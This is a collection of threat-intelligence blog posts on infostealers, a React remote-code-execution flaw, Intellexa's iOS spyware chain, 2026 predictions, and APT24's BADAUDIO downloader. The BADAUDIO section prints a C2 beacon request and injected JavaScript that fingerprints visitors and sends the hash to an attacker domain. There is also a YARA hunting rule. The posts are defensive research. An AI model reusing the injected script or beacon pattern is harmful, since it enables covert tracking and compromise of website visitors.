They inject valid, unexpired session tokens into their browser, which allows attackers to hijack the victim’s active session. This allows them to avoid fraud and anomaly detection systems, providing them access into corporate VPNs, cloud environments, and internal applications without ever needing to see a login prompt. From here, attackers can move laterally, exfiltrate sensitive data, or deploy ransomware.

Disrupting the Attack Chain Using Flashpoint’s Actionable Intelligence

Defense against this threat requires not only an understanding of the attack chain, but also comprehensive Cyber Threat Intelligence (CTI) to identify and mitigate risks at every stage:

Disruption Point in the Attack ChainHow Flashpoint Empowers Proactive Defense
Stage 1: Initial Infection/Log CreationGain immediate alerting on the sale of your organization’s compromised assets on the Dark Web before attackers can leverage stolen data.
Stage 2: Commodification/ATO SetupExpose the illicit platforms and forums where threat actors discuss, buy, and sell stolen logs, allowing you to track the tooling and TTPs.
Stage 3: Post-MFA ATO/BreachIdentify and remediate the vulnerabilities within browsers or enterprise software that are most actively being targeted by infostealers.

The speed of infostealer-powered attacks demands an intelligence-driven response. Our recent webinar demonstrated how Flashpoint intelligence can empower your security teams to quickly identify and validate stolen logs, protecting your organization from compromise to breach. Watch the on-demand webinar to learn more, or request a demo today.

Request a demo today.

The post From Endpoint Compromise to Enterprise Breach: Mapping the Infostealer Attack Chain appeared first on Flashpoint.

Digital Supply Chain Risk: Critical Vulnerability Affecting React Allows for Unauthorized Remote Code Execution

Blogs

Blog

Digital Supply Chain Risk: Critical Vulnerability Affecting React Allows for Unauthorized Remote Code Execution

CVE-2025-55182 (VulnDB ID: 428930), is a severe, unauthenticated RCE impacting a major component of React and its ecosystem, putting global applications at immediate, high-fidelity risk.

SHARE THIS:
Default Author Image
December 4, 2025

The React team disclosed a critical vulnerability impacting three products in the React Server Components (RSC) that allows for unauthenticated remote code execution. 

Flashpoint’s vulnerability research team assesses significant enterprise and supply chain risk given React’s ubiquity: the impacted JavaScript library underpins modern UIs, with 168,640 dependents and more than 51 million weekly downloads.

How CVE-2025-55182 Works

CVE-2025-55182 (VulnDB ID: 428930) impacts all React versions since 19.0.0, meaning that this issue has been potentially exploitable since November 14, 2024. This vulnerability stems from how React handles payloads sent to React Server Function endpoints and deserializes them.

Flashpoint’s VulnDB entry for CVE-2025-55182

Depending on the implementation of this library, a remote, unauthenticated threat actor could send a crafted payload that would be deserialized in a way that causes remote code execution. This would lead to a total compromise of the system hosting the application, allowing for malware such as infostealers, ransomware, or cryptojackers (cryptocurrency mining) to be downloaded.

A working exploit for CVE-2025-55182 has already been published that is effective against some installations. In addition, Amazon has reported that two threat actors, attributed to Chinese Advanced Persistent Threat Groups (APTs), have begun to exploit this vulnerability. Those groups are:

  • Earth Lamia (STAC6451, REF0657, CL-STA-0048)
  • Jackpot Panda (iSoon, DRAGNET PANDA, Anxun Information, deepclif, Poison Carp, Houndstooth Typhoon)

Understanding the Impact and Scope of CVE-2025-55182

It is critical that security teams fully understand the potential downstream scope and impact so that they can fully focus on mitigation, rather than time-consuming research. While the vendor has provided a full disclosure, there are several important caveats to understand about CVE-2025-55182:

  1. Applications not implementing any React Server Function endpoints may still be vulnerable as long as it supports React Server Components.
  2. If an application’s React code does not use a server, it is not affected by this vulnerability.
  3. Applications that do not use a framework, bundler, or bundler plugins that support React Server Components are unaffected by this vulnerability.

Additionally, several React frameworks and bundlers have been discovered to leverage vulnerable React packages in various ways. The following frameworks and bundlers are known to be affected:

  • next
  • react-router
  • waku
  • @parcel/rsc
  • @vitejs/plugin-rsc
  • rwsdk

NPMJS.com currently shows that the react-dom package, which is effectively part of React, has 168,640 dependents. This means that an incredible number of enterprise applications are likely to be affected. Nearly every commercial application is built on hundreds, sometimes thousands of components and dependencies. Furthermore, applications coded via Vibe and similar technology are also likely to leverage React: potentially amplifying the downstream risk this vulnerability poses.

How to Mitigate CVE-2025-55182

For mitigation, the React library has released versions 19.0.1, 19.1.2, and 19.2.1 that resolve the issue. Flashpoint advises organizations to upgrade their respective libraries urgently. Security teams leveraging dynamic SBOMs (Software Bill of Materials) can drastically increase risk mapping and triage for deployed React versions.

CloudFlare has upgraded their web-application firewall (WAF) to protect against CVE-2025-55182. It is available for both free and paid plans but requires that React application traffic is proxied through the CloudFlare WAF.

To avoid confusion, security teams should ignore CVE-2025-66478. It has been rejected for being a duplicate of the preferred CVE-2025-55182.

Mitigate Critical Vulnerabilities Using Flashpoint

Flashpoint strongly recommends security teams treat this vulnerability with utmost urgency. Our vulnerability research team will continue to monitor this vulnerability and its downstream impacts. All updates will be provided via Flashpoint’s VulnDB

Request a demo today and gain access to quality vulnerability intelligence that helps address critical threats in a timely manner.

Request a demo today.

The post Digital Supply Chain Risk: Critical Vulnerability Affecting React Allows for Unauthorized Remote Code Execution appeared first on Flashpoint.

Sanctioned but Still Spying: Intellexa’s Prolific Zero-Day Exploits Continue

3 December 2025 at 15:00

Introduction 

Despite extensive scrutiny and public reporting, commercial surveillance vendors continue to operate unimpeded. A prominent name continues to surface in the world of mercenary spyware, Intellexa. Known for its “Predator” spyware, the company was sanctioned by the US Government. New Google Threat Intelligence Group (GTIG) analysis shows that Intellexa is evading restrictions and thriving

Intellexa has adapted, evaded restrictions, and continues selling digital weapons to the highest bidders. Alongside research published by our colleagues from Recorded Future and Amnesty, this blog post will shed light on Intellexa’s recent activities, unveil the real-world impact of their surveillance tools, and detail the actions we are taking against this industry.

Continued Prolific Exploitation of Zero-Day Vulnerabilities 

Over the past several years, Intellexa has solidified its position as one of, if not the most, prolific spyware vendors exploiting zero-day vulnerabilities against mobile browsers. Despite the consistent efforts of security researchers and platform vendors to identify and patch these flaws, Intellexa repeatedly demonstrates an ability to procure or develop new zero-day exploits, quickly adapting and continuing operations for their customers.

Intellexa is responsible for a substantial number of the zero-day vulnerabilities identified over the years by Google’s Threat Analysis Group (TAG), now part of GTIG. As an example, out of approximately 70 zero-day vulnerabilities discovered and documented by TAG since 2021, Intellexa accounts for 15 unique zero-days, including Remote Code Execution (RCE), Sandbox Escape (SBX), and Local Privilege Escalation (LPE) vulnerabilities. All of these zero-days have been patched by the respective vendors. In addition to developing exploitation of zero-days, we increasingly see evidence that Intellexa is purchasing steps of exploit chains from external entities.

CVE

Role

Vendor

Product

Type

Description

CVE-2025-48543

SBX+LPE

Google

Android

Memory corruption

Use-After-Free in Android Runtime

CVE-2025-6554

RCE

Google

Chrome

Memory corruption

Type confusion in V8

CVE-2023-41993

RCE

Apple

iOS

Memory Corruption

WebKit JIT RCE

CVE-2023-41992

SBX+LPE

Apple

iOS

Memory Corruption

Kernel IPC Use-After-Free

CVE-2023-41991

LPE

Apple

iOS

Code Signing Bypass

Code Signing Bypass

CVE-2024-4610

LPE

ARM

Mali

Memory Corruption

Improper GPU memory processing operations

CVE-2023-4762

RCE

Google

Chrome

Memory corruption

Type confusion in V8

CVE-2023-3079

RCE

Google

Chrome

Memory Corruption

Type Confusion in V8

CVE-2023-2136

SBX

Google

Skia

Memory Corruption

Integer overflow in Skia SKSL

CVE-2023-2033

RCE

Google

Chrome

Memory Corruption

Use-After-Free in V8

CVE-2021-38003

RCE

Google

Chrome

Memory Corruption

Inappropriate implementation in V8

CVE-2021-38000

RCE

Google

Chrome

Logic/Design Flaw

Insufficient validation of untrusted input in Intents

CVE-2021-37976

SBX

Google

Chrome

Memory Corruption

Information leak in memory_instrumentation

CVE-2021-37973

SBX

Google

Chrome

Memory Corruption

Use-after-free in Portals

CVE-2021-1048

SBX+LPE

Google

Android

Memory Corruption

Use-After-Free in ep_loop_check_proc

Table 1: Zero-days associated with Intellexa since 2021

Exploit Chain 

Partnering with our colleagues at CitizenLab in 2023, we captured a full iOS zero-day exploit chain used in the wild against targets in Egypt. Developed by Intellexa, this exploit chain was used to install spyware publicly known as Predator surreptitiously onto a device. According to metadata, Intellexa referred to this exploit chain internally as “smack.”

First Stage: JSKit Framework Déjà Vu

The initial stage of the exploit chain was a Safari RCE zero-day that Apple fixed as CVE-2023-41993. The exploit leveraged a framework internally called “JSKit.” Once arbitrary memory read and write primitives have been achieved thanks to a vulnerability in the renderer, in this case CVE-2023-41993, the framework provides all the requisite components to perform native code execution on modern Apple devices.

We believe that Intellexa acquired their iOS RCE exploits from an external entity, as we have seen this exact same JSKit framework used by other surveillance vendors and government-backed attackers since 2021. In 2024, we reported publicly on a campaign by Russian government-backed attackers using this exact same iOS exploit and JSKit framework in a watering hole attack against Mongolian government websites. We have also seen it used in other campaigns by surveillance vendors, including another surveillance vendor using the same framework when exploiting CVE-2022-42856 in 2022.

The JSKit framework is well maintained, supports a wide range of iOS versions, and is modular enough to support different Pointer Authentication Code (PAC) bypasses and code execution techniques. The framework can parse in-memory Mach-O binaries to resolve custom symbols and can ultimately manually map and execute Mach-O binaries directly from memory. In addition, the JSKit framework is fairly robust and well engineered, with each step of the exploitation process tested carefully. To date, we haven't seen a similar framework exist for Android.

Example of testing and validating shellcode execution

Figure 1: Example of testing and validating shellcode execution

The exploit Intellexa used was apparently tracked internally as "exploit number 7," according to debug strings at the entry point of the RCE exploit. This suggests that the external entity supplying exploits likely possesses a substantial number of iOS exploits targeting a wide range of versions.

Debug string suggesting multiple iOS exploits

Figure 2: Debug string suggesting multiple iOS exploits

Regarding Chrome exploitation, Intellexa has used a custom framework with all the features needed to gain code execution from any arbitrary vulnerability capable of leaking TheHole magic object in V8. They first used this framework with CVE-2021-38003, then with CVE-2023-4762, CVE-2023-3079, CVE-2023-2033, and more recently in June 2025 with CVE-2025-6554, observed in Saudi Arabia. This most recent, CVE-2025-6554, was a type confusion error in Chrome’s v8 engine. Chrome quickly mitigated the issue for all Chrome users with a configuration change and then fixed the bug as CVE-2025-6554 in version 138.0.7204.96. All these CVEs are vulnerabilities in V8 that all can be used to leak TheHole object.

Following Stages: Watching the Helper

The second stage is the most technical part of the chain and would require an entire separate blog post to describe all of its functionality. Essentially, this stage is in charge of breaking out of the Safari sandbox and executing an untrusted third stage payload as system by abusing the kernel vulnerabilities CVE-2023-41991 and CVE-2023-41992. This second stage communicates with the first stage to re-use some of the primitives (e.g., PAC bypass) and offers kernel memory read/write capabilities to the third stage.

The third stage (tracked by GTIG as PREYHUNTER) is the last one we captured and is composed of two modules called "helper" and "watcher."

The watcher module primarily ensures that the infected device does not exhibit suspicious behavior; if such behavior is detected, a notification is generated, and the exploitation process is terminated. The module is also in charge of monitoring crashes.

The following behaviors are detected:

  • Developer mode via security.mac.amfi.developer_mode_status

  • Console attached via diagnosticd

  • US or IL locale set on the phone

  • Cydia installed

  • Bash, tcpdump, frida, sshd, or checkrain process currently running on the phone

  • McAfee, AvastMobileSecurity, or NortonMobileSecurity installed on the phone

  • Custom HTTP proxy setup

  • Custom root CA installed

The helper module is communicating with the other parts of the exploit via a Unix socket at /tmp/helper.sock. Similar to the ALIEN malware for Android, the module has the ability to hook various places with custom frameworks called DMHooker and UMHooker. These hooks are allowing the module to perform basic spyware capabilities such as:

  • Recording VOIP conversations (stored in /private/var/tmp/l/voip_%lu_%u_PART.m4a)

  • Running a keylogger

  • Capturing pictures from the camera

The module is also hooking into the SpringBoard in order to hide user notifications caused by the aforementioned actions. We believe these capabilities are provided to the operator to make sure the infected device is the correct one before deploying a more sophisticated spyware, such as Predator.

The binary left compilation artifacts such as the following build directory including the name of the exploit chain.

/Users/gitlab_ci_2/builds/jbSFKQv5/0/roe/ios16.5-smackjs8-production/.

Overall, these exploits are high in sophistication, especially compared to the less sophisticated spyware stager, supporting our assessment that the exploits were likely acquired from another party. 

Disrupting Novel Delivery Capabilities

The primary delivery mechanism for Intellexa's exploits remains one-time links sent to targets directly via end-to-end encrypted messaging applications. However, we have also observed another tactic with a few customers—the use of malicious advertisements on third-party platforms to fingerprint users and redirect targeted users to Intellexa's exploit delivery servers.

We believe this campaign is another example of commercial surveillance vendors abusing ads for exploit delivery, and Intellexa has gotten increasingly involved in this space since early 2025. Working with our partners, we identified the companies Intellexa created to infiltrate the advertising ecosystem, and those partners subsequently shut down the accounts from their platforms.

Addressing the Threat of Intellexa’s Activities 

Community efforts to raise awareness have built momentum toward an international policy response. Google has been a committed participant in the Pall Mall Process, designed to build consensus and progress toward limiting the harms from the spyware industry. Together, we are focused on developing international norms and frameworks to limit the misuse of these powerful technologies and protect human rights around the world. These efforts are built on earlier governmental actions, including steps taken by the US Government to limit government use of spyware, and a first-of-its-kind international commitment to similar efforts.

Recognizing the severity and widespread nature of Intellexa's activities in particular, we have made the decision to simultaneously deliver our government-backed attack warning to all known targeted accounts associated with Intellexa's customers since 2023. This effort encompasses several hundred accounts across various countries, including Pakistan, Kazakhstan, Angola, Egypt, Uzbekistan, Saudi Arabia, and Tajikistan, ensuring that individuals at risk are made aware of these sophisticated threats.

Following our disclosure policy, we are sharing our research to raise awareness and advance security across the ecosystem. We have also added all identified websites and domains to Safe Browsing to safeguard users from further exploitation. We urge users and organizations to apply patches quickly and keep software fully up-to-date for their protection. Google will remain focused on detecting, analyzing, and preventing zero-day exploitation as well as reporting vulnerabilities to vendors immediately upon discovery.

Indicators of Compromise (IOCs)

To assist the wider community in hunting and identifying activity outlined in this blog post, we have included IOCs in a GTI Collection for registered users.

File Indicators

  • 85d8f504cadb55851a393a13a026f1833ed6db32cb07882415e029e709ae0750
  • e3314bcd085bd547d9b977351ab72a8b83093c47a73eb5502db4b98e0db42cac

YARA Rule

This rule is intended to serve as a starting point for hunting efforts to identify PREYHUNTER malware; however, it may need adjustment over time.

rule G_Hunting_PREYHUNTER_IOSStrings_1 {
	meta:
		author = "Google Threat Intelligence Group (GTIG)"
	strings:
		$ = "/Users/gitlab_ci_2/builds/jb"
		$ = "/roe/ios1"
		$ = "-production/libs/Exploit" ascii wide
		$ = "/private/var/tmp/l/voip_%lu_%u_PART.m4a" ascii wide
		$ = "/private/var/tmp/etherium.txt" ascii wide
		$ = "/private/var/tmp/kusama.txt" ascii wide
		$ = "_gadget_pacia" ascii wide
		$ = "ZN6Helper4Voip10setupHooksEvE3$_3" ascii wide
		$ = "Hook 1 triggered! location:" ascii wide
		$ = "KernelReaderI11CorelliumRWE" ascii wide
		$ = "NSTaskROP20WithoutDeveloperMode" ascii wide
		$ = "UMHookerI14RemoteTaskPort" ascii wide
		$ = "callFunc: building PAC cache for" ascii wide
		$ = "select  tset  FROM tsettings WHERE INSTR(tset, ?)" ascii wide
		$ = "select * from tsettings WHERE length(sha256) > ?" ascii wide
		$ = "isTrojanThreadERK" ascii wide
		$ = "getpid from victim returned:" ascii wide
		$ = "victim task kaddr:" ascii wide
	condition:
		1 of them
}

Acknowledgements

We would like to acknowledge and thank The Citizen Lab and Amnesty International for their collaboration and partnership.

Flashpoint’s Top 5 Predictions for the 2026 Threat Landscape

Blogs

Blog

Flashpoint’s Top 5 Predictions for the 2026 Threat Landscape

Flashpoint’s forward-looking threat insights for security and executive teams, provides the strategic foresight needed to prepare for the convergence of AI, identity, and physical security threats in 2026.

SHARE THIS:
Default Author Image
December 2, 2025

As the global threat landscape accelerates its transformation, 2026 marks an inflection point requiring defensive strategies to fundamentally shift. The volatility observed in 2025 has paved the way for an era soon to be defined by AI-weaponized autonomy, information-stealing malware, systemic instability of public vulnerability systems, and the complete convergence of digital and physical risk.

Flashpoint offers a unique window into these complexities, providing organizations with the foresight needed to navigate what lies ahead. Drawing from Flashpoint’s leading intelligence and primary source collections, we highlight five key trends shaping the 2026 threat landscape. These insights aim to help organizations not only understand what’s next but also build the resilience needed to withstand and adapt to emerging challenges.

Prediction 1: Agentic AI Threats Will Weaponize Autonomy, Forcing a New Defensive Standard

2026 will see continued evolution of AI threats, with future attacks centering on autonomy and integration. Across the deep and dark web, Flashpoint is observing threat actors move past experimentation and into operational use of illegal AI. 

As attackers train custom fraud-tuned LLMs (Large Language Models) and multilingual phishing tools directly on illicit data, these AI models will become more capable. The criminal intent shaping their misuse will also become more sophisticated. Additionally, 2026 will see a greater marketplace for paid jailbreaking communities and synthetic media kits for KYC (Know Your Customer) bypass.

These advancements are enabling criminals to move beyond simple tools and engage in scaled, autonomous fraud operations, leading to two major shifts:

  1. Agentic AI is becoming the true flashpoint: Threat actors will be using agentic systems to automate reconnaissance, generate synthetic identities, and iterate on fraud playbooks in near real-time. In this SaaS ecosystem, AI will help attackers leverage subscription tiers and customer feedback loops at scale.
  2. The attack surface will shift to focus on AI Integrations: Organizations are increasingly plugging LLMs into live data streams, internal tools, identity systems, and autonomous agents. This practice often lacks the same security vetting, access controls, and monitoring applied to other enterprise systems. As such, attackers will heavily target these integrations, such as APIs, plugins, and system connections, rather than the models themselves.

The ubiquity of automation has dramatically increased attack tempo, leaving many security teams behind the curve. While automation can replace repetitive tasks across the enterprise, organizations must not make the critical mistake of substituting human judgement for AI at the intelligence level.

This is paramount because a critical threat in 2026 is Agentic AI autonomy weaponized against soft targets—API integrations and identity systems. The only winning defense will be human-led and AI-scaled, prioritizing purposeful use to keep organizations ahead of this exponential risk.

Josh Lefkowitz, CEO at Flashpoint

These evolving AI threats will force a fundamental shift in defensive strategies. Defenders will have to shift to deploying systems around AI rather than trust them on their own.

Prediction 2: Identity Compromise via Infostealers Will Become the Foundation of Every Attack

Infostealers will become the entry point, the data broker, the reconnaissance layer, and the fuel for everything that comes after a cyberattack. This shift is already in motion and is accelerating rapidly: in just the first half of 2025, infostealers were responsible for 1.8 billion stolen credentials, an 800% spike from the start of the year. However, 2026 will redefine the malware’s role, making its most valuable output being access, rather than disruption.

Infostealers will become the upstream event that powers the rest of the attack chain. Identity and session data will be increasingly targeted, since it gives attackers immediate access into victim environments. Ransomware, fraud, data theft, and extortion will simply be downstream ways to monetize.

This upstream approach defines the new reality of the attack chain, which is already operational. Nearly every major stealer strain Flashpoint observes now exfiltrates the following:

  • Autofill PII (personable identifiable information)
  • Saved addresses
  • Phone numbers
  • Internal URLs
  • Browsing history
  • Cloud app tokens

An organization’s attack surface is no longer just composed of their own networks. It is the entire digital identity of their employees and partners. This new reality requires security teams to take a new approach. Instead of attempting to block attacks, they must proactively detect compromised credentials before they are weaponized. This will be the difference between reacting to a data breach and preventing one.

The infostealer economy has fully industrialized the attack chain, making initial compromise a low-cost commodity. Multiple security incidents in 2025 tie back to credentials found in infostealer logs. This reality has underscored the critical importance of digital trust—specifically, verifying who can access what resources. For 2026, identity is the perimeter to watch, and security teams must proactively hunt for compromised credentials before they’re weaponized.

Ian Gray, Vice President of Intelligence at Flashpoint

Prediction 3: CVE Volatility Will Force Redundancy in Vulnerability Intelligence

The temporary funding crisis at CVE in April 2025 and the subsequent CISA stopgap extension through March 2026 exposed the systemic fragility of a centralized vulnerability intelligence model. With the future of the CVE/NVD system hanging in the balance, 2026 will be defined by the urgent need for redundancy and diversification in vulnerability intelligence.

In today’s vulnerability intelligence ecosystem, nearly every organization’s vulnerability management framework relies on CVE and NVD—including its “alternatives” such as the EUVD (European Union Vulnerability Database). The CVE system has grown into a critical global cybersecurity utility, relied upon by nearly all vulnerability scanners, SIEM platforms, patch management tools, threat intelligence feeds, and compliance reports. A complete shutdown of CVE would result in a widespread loss of institutional infrastructure.

The next generation of security needs to be built on practices that are resilient, diversified, and intelligence-driven. It should be focused on providing insights that can be used to take action such as threat actor behavior, likelihood of exploitation in the wild, relevance to ransomware campaigns, and business context. Security teams will need to leverage a comprehensive source of vulnerability intelligence such as Flashpoint’s VulnDB that provides full coverage for CVE, while also cataloging more than 100,000 vulnerabilities missed by CVE and NVD.

Prediction 4: Executive Protection Will Remain a Critical Challenge as Cyber-Physical Threats Converge

The continued blurring of lines between cyber, physical, and geopolitical threats will elevate the risk to organizational leadership, turning executive protection into a holistic intelligence function in 2026. The rise of information warfare combined with physical world convergence means the threat to key personnel is no longer purely digital.

In the aftermath of the tragic December 2024 assassination of United Healthcare’s CEO, Flashpoint has seen the continued circulation and glorification of “wanted-style posters” of executives in extremist communities. Additionally, Flashpoint has seen nation-state actors participate, using espionage and influence to target high-value individuals.
Organizations must adopt an integrated approach that connects insights from threat actor chatter and a wealth of other OSINT sources. This fusion of intelligence is essential for applying frameworks to ensure the safety of leadership and key personnel.

Prediction 5: Extortion Shifts to Identity-Based Supply Chain Risk

2025 was marked by several large-scale extortion campaigns, demonstrating how the threat landscape is rapidly evolving. Ransomware operations have shifted into a straight extortion play. Flashpoint has observed a surge in new entrants to the ransomware market, accompanied by a decline in the quality and decorum of ransomware groups.

Furthermore, vishing campaigns attributed to “Scattered Spider” have highlighted weaknesses in identity, trust, and verification. Campaigns from “Scattered LAPSUS$ Hunters” have also exposed vulnerabilities in third-party integrations. These attacks culminated in extortion, showcasing that modern attacks will target trusted users and trusted applications for initial access, and will forgo ransomware in place of data access.

As this shift continues into 2026, threat actors will increasingly focus their efforts on exploiting human behavior and identity systems. Instead of attempting to spend resources on breaking network perimeters, attackers will instead socially engineer employees to gain access to corporate systems at scale. This change in TTPs will undoubtedly greatly increase supply chain risk, especially for third parties.

Charting a Path Through an Evolving Threat Landscape with Flashpoint Intelligence

These five predictions highlight the transformative trends shaping the future of cybersecurity and threat intelligence. Staying ahead of these challenges demands more than just reactive measures—it requires actionable intelligence, strategic foresight, and cross-sector collaboration. By embracing these principles and investing in proactive security strategies, organizations can not only mitigate risks but also seize opportunities to enhance their resilience.

As the threat landscape continues to rapidly evolve, staying informed and prepared are critical components of risk mitigation. With the right tools, insights, and partnerships, security teams can navigate the complexities ahead and safeguard what matters most.

Request a demo.

The post Flashpoint’s Top 5 Predictions for the 2026 Threat Landscape appeared first on Flashpoint.

Beyond the Watering Hole: APT24's Pivot to Multi-Vector Attacks

20 November 2025 at 15:00

Written by: Harsh Parashar, Tierra Duncan, Dan Perez


Google Threat Intelligence Group (GTIG) is tracking a long-running and adaptive cyber espionage campaign by APT24, a People's Republic of China (PRC)-nexus threat actor. Spanning three years, APT24 has been deploying BADAUDIO, a highly obfuscated first-stage downloader used to establish persistent access to victim networks.

While earlier operations relied on broad strategic web compromises to compromise legitimate websites, APT24 has recently pivoted to using more sophisticated vectors targeting organizations in Taiwan. This includes the repeated compromise of a regional digital marketing firm to execute supply chain attacks and the use of targeted phishing campaigns.

This report provides a technical analysis of the BADAUDIO malware, details the evolution of APT24's delivery mechanisms from 2022 to present, and offers actionable intelligence to help defenders detect and mitigate this persistent threat.

As part of our efforts to combat serious threat actors, GTIG uses the results of our research to improve the safety and security of Google’s products and users. Upon discovery, all identified websites, domains, and files are added to the Safe Browsing blocklist in order to protect web users across major browsers. We also conducted a series of victim notifications with technical details to compromised sites, enabling affected organizations to secure their sites and prevent future infections.

BADAUDIO campaign overview

Figure 1: BADAUDIO campaign overview

Payload Analysis: BADAUDIO and Cobalt Strike Beacon Integration

The BADAUDIO malware is a custom first-stage downloader written in C++ that downloads, decrypts, and executes an AES-encrypted payload from a hard-coded command and control (C2) server. The malware collects basic system information, encrypts it using a hard-coded AES key, and sends it as a cookie value with the GET request to fetch the payload. The payload, in one case identified as Cobalt Strike Beacon, is decrypted with the same key and executed in memory.

GET https://wispy[.]geneva[.]workers[.]dev/pub/static/img/merged?version=65feddea0367 HTTP/1.1
Host: wispy[.]geneva[.]workers[.]dev
Cookie: SSID=0uGjnpPHjOqhpT7PZJHD2WkLAxwHkpxMnKvq96VsYSCIjKKGeBfIKGKpqbRmpr6bBs8hT0ZtzL7/kHc+fyJkIoZ8hDyO8L3V1NFjqOBqFQ==
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36
Connection: Keep-Alive
Cache-Control: no-cache

--------------------------

GET
cfuvid=Iewmfm8VY6Ky-3-E-OVHnYBszObHNjr9MpLbLHDxX056bnRflosOpp2hheQHsjZFY2JmmO8abTekDPKzVjcpnedzNgEq2p3YSccJZkjRW7-mFsd0-VrRYvWxHS95kxTRZ5X4FKIDDeplPFhhb3qiUEkQqqgulNk_U0O7U50APVE
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36
Connection: Keep-Alive
Cache-Control: no-cache

Figure 2: BADAUDIO code sample

The malware is engineered with control flow flattening—a sophisticated obfuscation technique that systematically dismantles a program's natural, structured logic. This method replaces linear code with a series of disconnected blocks governed by a central "dispatcher" and a state variable, forcing analysts to manually trace each execution path and significantly impeding both automated and manual reverse engineering efforts.

Control flow flattening heavily obfuscates BADAUDIO malware

Figure 3: Control flow flattening heavily obfuscates BADAUDIO malware (expand image)

BADAUDIO typically manifests as a malicious Dynamic Link Library (DLL) leveraging DLL Search Order Hijacking (MITRE ATT&CK T1574.001) for execution via legitimate applications. Recent variants observed indicate a refined execution chain: encrypted archives containing BADAUDIO DLLs along with VBS, BAT, and LNK files. 

These supplementary files automate the placement of the BADAUDIO DLL and a legitimate executable into user directories, establish persistence through legitimate executable startup entries, and trigger the DLL sideloading. This multi-layered approach to execution and persistence minimizes direct indicators of compromise.

Upon execution, BADAUDIO collects rudimentary host information: hostname, username, and system architecture. This collected data is then hashed and embedded within a cookie parameter in the C2 request header. This technique provides a subtle yet effective method for beaconing and identifying compromised systems, complicating network-based detection.

In one of these cases, the subsequent payload, decrypted using a hard-coded AES key, has been confirmed as Cobalt Strike Beacon. However, it is not confirmed that Cobalt Strike is present in every instance. The Beacon payload contained a relatively unique watermark that was previously observed in a separate APT24 campaign, shared in the Indicators of Compromise section. Cobalt Strike watermarks are a unique value generated from and tied to a given "CobaltStrike.auth" file. This value is embedded as the last 4 bytes for all BEACON stagers and in the embedded configuration for full backdoor BEACON samples.

Campaign Overview: BADAUDIO Delivery Evolves

Over three years, APT24 leveraged various techniques to deliver BADAUDIO, including strategic web compromises, repeated supply-chain compromise of a regional digital marketing firm in Taiwan, and spear phishing.

BADAUDIO campaign overview

Figure 4: BADAUDIO campaign overview

Public Strategic Web Compromise Campaign

Beginning in November 2022 we observed over 20 compromised websites spanning a broad array of subjects from regional industrial concerns to recreational goods, suggesting an opportunistic approach to initial access with true targeting selectively executed against visitors the attackers identified via fingerprinting. The legitimate websites were weaponized through the injection of a malicious JavaScript payload.

Strategic web compromise attack flow to deliver BADAUDIO malware

Figure 5: Strategic web compromise attack flow to deliver BADAUDIO malware

This script exhibited an initial layer of targeting, specifically excluding macOS, iOS, Android, and various Microsoft Internet Explorer/Edge browser variants to focus exclusively on Windows systems. This selectivity suggests an adversary immediately narrowing their scope to optimize for a specific, likely high-value, victim profile.

The injected JavaScript performed a critical reconnaissance function by employing the FingerprintJS library to generate a unique browser fingerprint. This fingerprint, transmitted via an HTTP request to an attacker-controlled domain, served as an implicit validation mechanism. Upon successful validation, the victim was presented with a fabricated pop-up dialog, engineered to trick the user into downloading and executing BADAUDIO malware.

$(window).ready(function() {
    var userAgent = navigator.userAgent;
    var isIE = userAgent.indexOf("compatible") > -1 && userAgent.indexOf("MSIE") > -1;
    var isEdge = userAgent.indexOf("Edge") > -1 && !isIE;
    var isIE11 = userAgent.indexOf('Trident') > -1 && userAgent.indexOf("rv:11.0") > -1;
    var isMac = userAgent.indexOf('Macintosh') > -1;
    var isiPhone = userAgent.indexOf('iPhone') > -1;
    var isFireFox = userAgent.indexOf('Firefox') > -1;
    if (!isIE && !isEdge && !isIE11 && !isMac && !isiPhone && !isFireFox) {
        var tag_script = document.createElement("script");
        tag_script.type = "text/javascript";
        tag_script.src = "https://cdn.jsdelivr.net/npm/@fingerprintjs/fingerprintjs@2/dist/fingerprint2.min.js";
        tag_script.onload = "initFingerprintJS()";
        document.body.appendChild(tag_script);
        if (typeof(callback) !== "undefined") {
            tag_script.onload = function() {
                callback();
            }
        }
        function callback() {
            var option = {
                excludes: {
                    screenResolution: true,
                    availableScreenResolution: true,
                    enumerateDevices: true
                }
            }
            new Fingerprint2.get(option, function(components) {
                var values = components.map(function(component) {
                    return component.value
                })
                var murmur = Fingerprint2.x64hash128(values.join(''), 31);
                console.log(murmur)
                var script_tag = document.createElement("script");
                script_tag.setAttribute("src", "https://www[.]twisinbeth[.]com/query.php?id=" + murmur);
                document.body.appendChild(script_tag);
            });
        }
    }
});

Figure 6: Early malicious fingerprinting JS used in strategic web compromise campaigns

Example of attacker fake update pop-up dialog impersonating Chrome to lure targets to download and execute BADAUDIO malware

Figure 7: Example of attacker fake update pop-up dialog impersonating Chrome to lure targets to download and execute BADAUDIO malware

The attackers consistently shift their infrastructure, using a mix of newly registered domains and domains they have previously compromised. We last observed this tactic in early September 2025.

Escalation: Supply Chain Compromise for Strategic Web Compromises at Scale 

In July 2024, APT24 compromised a regional digital marketing firm in Taiwan- a supply chain attack that impacted more than 1,000 domains. Notably, the firm experienced multiple re-compromises over the last year, demonstrating APT24's persistent commitment to the operation.

We initiated a multifaceted remediation effort to disrupt these threats. In addition to developing custom logic to identify and block the modified, malicious JavaScript, GTIG distributed victim notifications to the individual compromised websites and the compromised marketing firm. These notifications provided specific details about the threat and the modifications made to the original script, enabling affected organizations to secure their sites and prevent future infections.

In the first iteration of the supply chain compromise, APT24 injected the malicious script into a widely used JavaScript library (MITRE ATT&CK T1195.001) provided by the firm, leveraging a typosquatting domain to impersonate a legitimate Content Delivery Network (CDN). The deobfuscated JavaScript reveals a multi-stage infection chain:

  • Dynamic Dependency Loading: The script dynamically loads legitimate jQuery and FingerprintJS2 libraries (MITRE ATT&CK T1059.007) from a public CDN if not already present, ensuring consistent execution across diverse web environments.

  • Multi-Layer JS Concealment: During a re-compromise discovered in July 2025, the adversary took additional steps to hide their malicious code. The highly obfuscated script (MITRE ATT&CK T1059) was deliberately placed within a maliciously modified JSON file served by the vendor, which was then loaded and executed by another compromised JavaScript file. This tactic effectively concealed the final payload in a file type and structure not typically associated with code execution.

